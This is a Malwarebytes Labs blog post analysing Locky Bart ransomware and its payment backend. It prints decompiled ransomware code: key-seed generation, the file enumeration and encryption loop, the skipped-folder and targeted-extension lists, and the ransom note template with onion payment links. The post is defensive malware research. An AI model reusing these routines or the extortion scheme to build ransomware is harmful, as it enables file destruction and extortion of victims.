Locky Bart ransomware and backend server analysis

blog.malwarebytes.com/threat-analysis/2017/01/locky-bart-ransomware-and-backend-server-analysis/

Malwarebytes Labs January 31, 2017

In this post we will cover the Locky Bart ransomware. The developers of Locky Bart already had 2 very successful ransomware campaigns running called “Locky” and “Locky v2”. After some users reported being infected with Locky Bart, we investigated it to find the differences as to gain greater knowledge and understanding of this new version.

The Locky Bart ransomware has new features that are different from its predecessors. It can encrypt a machine without any connection to the Internet. It also has a much faster encryption mechanism.

Our research would also indicate that the backend infrastructure of Locky Bart might be maintained by a different threat actor than the original versions. While the internals of the malicious binary share a great number of similarities, there were some notable differences.

These included: *Comments in the code of the application, but more notably the kind of software used in the backend server.*


This did not come as a surprise, as cyber-criminals are known to share, rent, sell, and even steal malicious code from one another.

Analysis of Locky Bart’s binary

In previous incarnations, Locky Bart used a simpler encryption process. They enumerated the files targeted for encryption, placed each in a password protected ZIP archive, and repeated this process until all the files were encrypted. The creators did not use the AES ZIP protection, but an older algorithm, and because of this, researchers were able to make a decrypting application.


Locky Bart performs a fairly straight forward set of actions to encrypt the victim’s files. They are as follows:

- Wipe System Restore Points with VSSadmin.
- Generate a seed to create a key to encrypt user’s files.
- Enumerate the files it wants to encrypt, skipping certain folders to speed it up.
- Encrypt the enumerated files with the generated key.
- Encrypt the key used to encrypt the files with a master key, which now becomes the victim’s “UID” used to identify them.
- Create a ransom note on the desktop with a link to a payment page and their “UID”.




```
DWORD GenerateSeed()
{
  DWORD result;
  DWORD v1;
  DWORD v2;
  DWORD v3;
  DWORD v4;
  DWORD v5;
  LARGE_INTEGER PerformanceCount;
  struct _FILETIME SystemTimeAsFileTime;

    GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
    v1 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;
    v2 = GetCurrentProcessId() ^ v1;
    v3 = GetCurrentThreadId() ^ v2;
    v4 = GetTickCount() ^ v3;
    QueryPerformanceCounter(&PerformanceCount);
    v5 = PerformanceCount.LowPart ^ PerformanceCount.HighPart;
    result = PerformanceCount.LowPart ^ PerformanceCount.HighPart ^ v4;
  return result;
}
```

The function used to generate a seed, which is used to create a key to encrypt the files with. It uses variables like system time, process ID, thread ID, Process Alive Time, and CPU ticks to generate a random number.




```
int __usercall Enumerate@<eax>(int a1@<ecx>, int a2@<edx>, int *a3)
{

  sub_1053E51((int)&v33, a1);
LABEL_2:
  while ( 2 )
  {
    for ( i = (int)v34; v33 != i; i = (int)v36 )
    {
      v6 = (LPCSTR *)sub_10583CB((int)&v27, (int)&v25, "*");
      hFindFile = FindFirstFileA(*v6, &FindFileData);
      if ( hFindFile != (HANDLE)-1 )
      {
        do
        {
          v8 = sub_105861B((int *)&v27, "\\", 0, 0);
          sub_10582A6((char **)&v32, FindFileData.cFileName);
          if ( FindFileData.dwFileAttributes & 0x10 )
          {
            if ( !sub_1058508(&v32, ".") && !sub_1058508(&v32, "..") )
            {
              v10 = 0;
              while ( 1 )
              {
                v11 = *sub_10582A6((char **)&v24, off_105F040[v10]);
                v12 = strcmp(v11, v32);
                v24 = 0;
                if ( v13 )
                  break;
                ++v10;
                if ( v10 >= 14 )
                {
                  v14 = sub_10583CB((int)&v37, (int)&v23, "\\");
                  sub_105832B((int)&v37, v14);
                  if ( sub_105279B((LPCSTR *)&v37, (v38 != 0) + 1) )
                  {
                    v16 = &v33;
                    goto LABEL_30;
                  }
                  if ( !v15 && sub_105279B((LPCSTR *)&v37, 2) )
                  {
                    v16 = &v28;
                    goto LABEL_30;
                  }
                  break;
                }
              }
            }
          }
          else if ( sub_105269D(&v32) )
          {
            v17 = FindFileData.nFileSizeLow;
            v18 = FindFileData.nFileSizeHigh;
            if ( sub_105279B((LPCSTR *)&v37, 0) )
            {
              if ( v18 <= 0 && (v18 < 0 || v17 < 0x6400000) )
              {
```




```
              {
                v16 = v26;
                if ( v38 )
                  v16 = a3;
LABEL_30:
                sub_1053E51((int)v16, (unsigned int)&v37);
              }
            }
          }
          v19 = hFindFile;
        }
        while ( FindNextFileA(hFindFile, &FindFileData) );
        FindClose(v19);
        goto LABEL_2;
      }
    }
    break;
  }
  sub_1053F4C((int)&v28);
  return sub_1053F4C((int)&v33);
}
```

The function used to enumerate and encrypt the files.




```
char *off_105F040[14] =
{
  "tmp",
  "winnt",
  "Application Data",
  "AppData",
  "PerfLogs",
  "Program Files (x86)",
  "Program Files",
  "ProgramData",
  "temp",
  "Recovery",
  "$Recycle.Bin",
  "System Volume Information",
  "Boot",
  "Windows"
};
```

Locky Bart will skip any folders with these strings in them.



```
char *off_105E9B0[161] ={
".n64",   ".m4u",   ".m3u",   ".mid",   ".wma",   ".flv",   ".3g2",   ".mkv",   ".3gp",   ".mp4",
".mov",   ".avi",   ".asf",   ".mpeg",   ".vob",   ".mpg",   ".wmv",   ".fla",   ".swf",   ".wav",
".mp3",   ".qcow2",   ".vdi",   ".vmdk",   ".vmx",   ".gpg",   ".aes",   ".ARC",   ".PAQ",   ".tar.bz2",
".tbk",   ".bak",   ".tar",   ".tgz",   ".gz",   ".7z",   ".rar",   ".zip",   ".djv",   ".djvu",   ".svg",
".bmp",   ".png",   ".gif",   ".raw",   ".cgm",   ".jpeg",   ".jpg",   ".tif",   ".tiff",   ".NEF",   ".psd",
".cmd",   ".bat",   ".sh",   ".class",   ".jar",   ".java",   ".rb",   ".asp",   ".cs",   ".brd",   ".sch",
".dch",   ".dip",   ".p",   ".vbs",   ".vb",   ".js",   ".asm",   ".pas",   ".cpp",   ".php",   ".ldf",   ".mdf",
".ibd",   ".MYI",   ".MYD",   ".frm",   ".odb",   ".dbf",   ".db",   ".mdb",   ".sq",   ".SQLITEDB",   ".SQLITE3",
".asc",   ".lay6",   ".lay",   ".ms11(Security copy)",   ".ms11",   ".sldm",   ".sldx",   ".ppsm",   ".ppsx",
".ppam",   ".docb",   ".mm",   ".sxm",   ".otg",   ".odg",   ".uop",   ".potx",   ".potm",   ".pptx",   ".pptm",
".std",   ".sxd",   ".pot",   ".pps",   ".sti",   ".sxi",   ".otp",   ".odp",   ".wb2",   ".123",   ".wks",   ".wk1",
".xltx",   ".xltm",   ".xlsx",   ".xlsm",   ".xlsb",   ".slk",   ".xlw",   ".xlt",   ".xlm",   ".xlc",   ".dif",
".stc",   ".sxc",   ".ots",   ".ods",   ".hwp",   ".602",   ".dotm",   ".dotx",   ".docm",   ".docx",   ".DOT",
".3dm",   ".max",   ".3ds",   ".xm",   ".txt",   ".CSV",   ".uot",   ".RTF",   ".pdf",   ".XLS",   ".PPT",   ".stw",
".sxw",   ".ott",   ".odt",   ".DOC",   ".pem",   ".p12",   ".csr",   ".crt",   ".key"
};
```

The file-types that Locky Bart targets to encrypt.



```
    "!!! IMPORTANT INFORMATION !!!\n"
    "\n"
    "All your files are encrypted.\n"
    "\n"
    "Decrypting of your files is only possible with the private key, which is on our secret server.\n"
    "To receive your private key follow one of the links:\n"
    "\t1. http://khh5cmzh5q7yp7th.tor2web.org/?id=AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLADaGiV\n"
    "\t2. http://khh5cmzh5q7yp7th.onion.to/?id=AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLADaGiV\n"
    "\t3. http://khh5cmzh5q7yp7th.onion.cab/?id=AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLADaGiV\n"
    "\t4. http://khh5cmzh5q7yp7th.onion.link/?id=AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLADaGiV\n"
    "\n"
    "If all addresses are not available, follow these steps:\n"
    "\t1. Download and install Tor Browser: https://torproject.org/download/download-easy.html\n"
    "\t2. After successfull installation, run the browser and wait for initialization.\n"
    "\t3. Type in the address bar:\n"
    "\t   %s.onion/?id=%s\n"
    "\t4. Follow the instructions on the site.\n"
```

The string that Locky Bart uses to make a Ransom Note. The "khh5cmzh5q7yp7th.onion" is the payment server, and the "AnOh/Cz9MMLiZMS9k/8huVvEbF6cg1TklaAQBLADaGiV" is a sample UID that would be sent with the URL to the server for the victim to make a payment. Remember that the UID is only an encrypted version of the key that can be used to decrypt a victim's files.

How the creators of Bart Locky acquire the key is what differentiates this version from its predecessors. When the victim of the ransomware visits the URL to make their payment for the ransom, they are unknowingly sending their decryption key to the criminals.

Let's break down the process in a more granular method, to better understand it.

> Locky Bart gathers information on the victim's machine to create an encryption key.
>
> Locky Bart encrypts the user's files using the seeded key created in the previous step.
>
> Locky Bart then encrypts the key that was used for the original encryption with a one way encryption mechanism, using the public key of a public / private key pair method. The private key for this second encryption resides on the malicious server and is never accessible to the victim.

> Locky Bart then generates a URL on the victim’s machine. It contains the link to a TOR cloaked .onion address where the malicious backend website is hosted. This URL has a user ID within it. This UID is the original decryption key, in encrypted form.
>
> The victims visits the .onion site and the malicious server harvests the encrypted UID.

This UID is useless to the victim though, because they do not have the private key to decrypt their files. However, the ransomware creator’s server does, meaning his server can not only use the UID to identify the victim, but also decipher the UID into their victim’s key upon payment of the ransom.

In the end, only the ransomware creators can decrypt the user’s files, and because of this feature, there is no need to access the malicious server to encrypt them.

Locky Bart Software Protection technique

The Locky Bart binary also uses a software protection technique. This technique is known as code virtualization and is added to the Locky Bart binary by using a program called “WPProtect”.

This makes reversing the binary significantly more difficult to disassemble and complicates stepping through the code, a technique used to understand what it does. Legitimate uses of this type of software are most typically seen in anti-piracy mechanisms. An example of a commercial version of this type of software would be Themida. The author of Locky Bart probably chose this particular anti-tampering mechanism as it is free, open source, and provides many features. This adoption of software protection techniques is a troubling development. These applications, including WPProtect, make reversing and analysis significantly more challenging.


The Locky Bart server

The second half of Locky Bart is the server and backend. This server is used to provide the victims with a payment mechanism to pay the ransom.

- Receive the bitcoins used as a payment method.
- Transfer the bitcoins to other wallets.
- Generate a decryption EXE for the victims.
- Provide the victims with the decryption EXE to the victims.
- Accrue additional information on the victims.

The Locky Bart backend runs on a framework called yii. Yii is a high-performance PHP framework best for developing Web 2.0 applications.

This framework contains a wealth of information on the inner workings of Locky Bart.



53fb031b3fd40: GET http://yii2-app-basic.localhost/ at 2014-08-25 11:34:19 am by 127.0.0.1

```
53fb031b3fd40: GET http://yii2-app-basic.localhost/, 2014-08-25 11:34:19 am, 127.0.0.1
53f384898551c: GET http://yii2-app-basic.localhost/site/about, 2014-08-19 07:08:25 pm, 127.0.0.1
53f38486bcb36: GET http://yii2-app-basic.localhost/site/index, 2014-08-19 07:08:22 pm, 127.0.0.1
53f36d5fea5b3: GET http://yii2-app-basic.localhost/site/login, 2014-08-19 05:29:36 pm, 127.0.0.1
53f36d578b834: GET http://yii2-app-basic.localhost/, 2014-08-19 05:29:27 pm, 127.0.0.1
53f369ba082e2: GET http://yii2-app-basic.localhost/site/index, 2014-08-19 05:14:02 pm, 127.0.0.1
53f369a79b23d: GET http://yii2-app-basic.localhost/site/index, 2014-08-19 05:13:43 pm, 127.0.0.1
53f369a4688ee: GET http://yii2-app-basic.localhost/site/captcha?v=53f369a4325b1, 2014-08-19 05:13:40 pm, 127.0.0.1
53f369a425e76: GET http://yii2-app-basic.localhost/site/contact, 2014-08-19 05:13:40 pm, 127.0.0.1
53f369a257ed8: GET http://yii2-app-basic.localhost/site/login, 2014-08-19 05:13:38 pm, 127.0.0.1
```

Total 11 items.

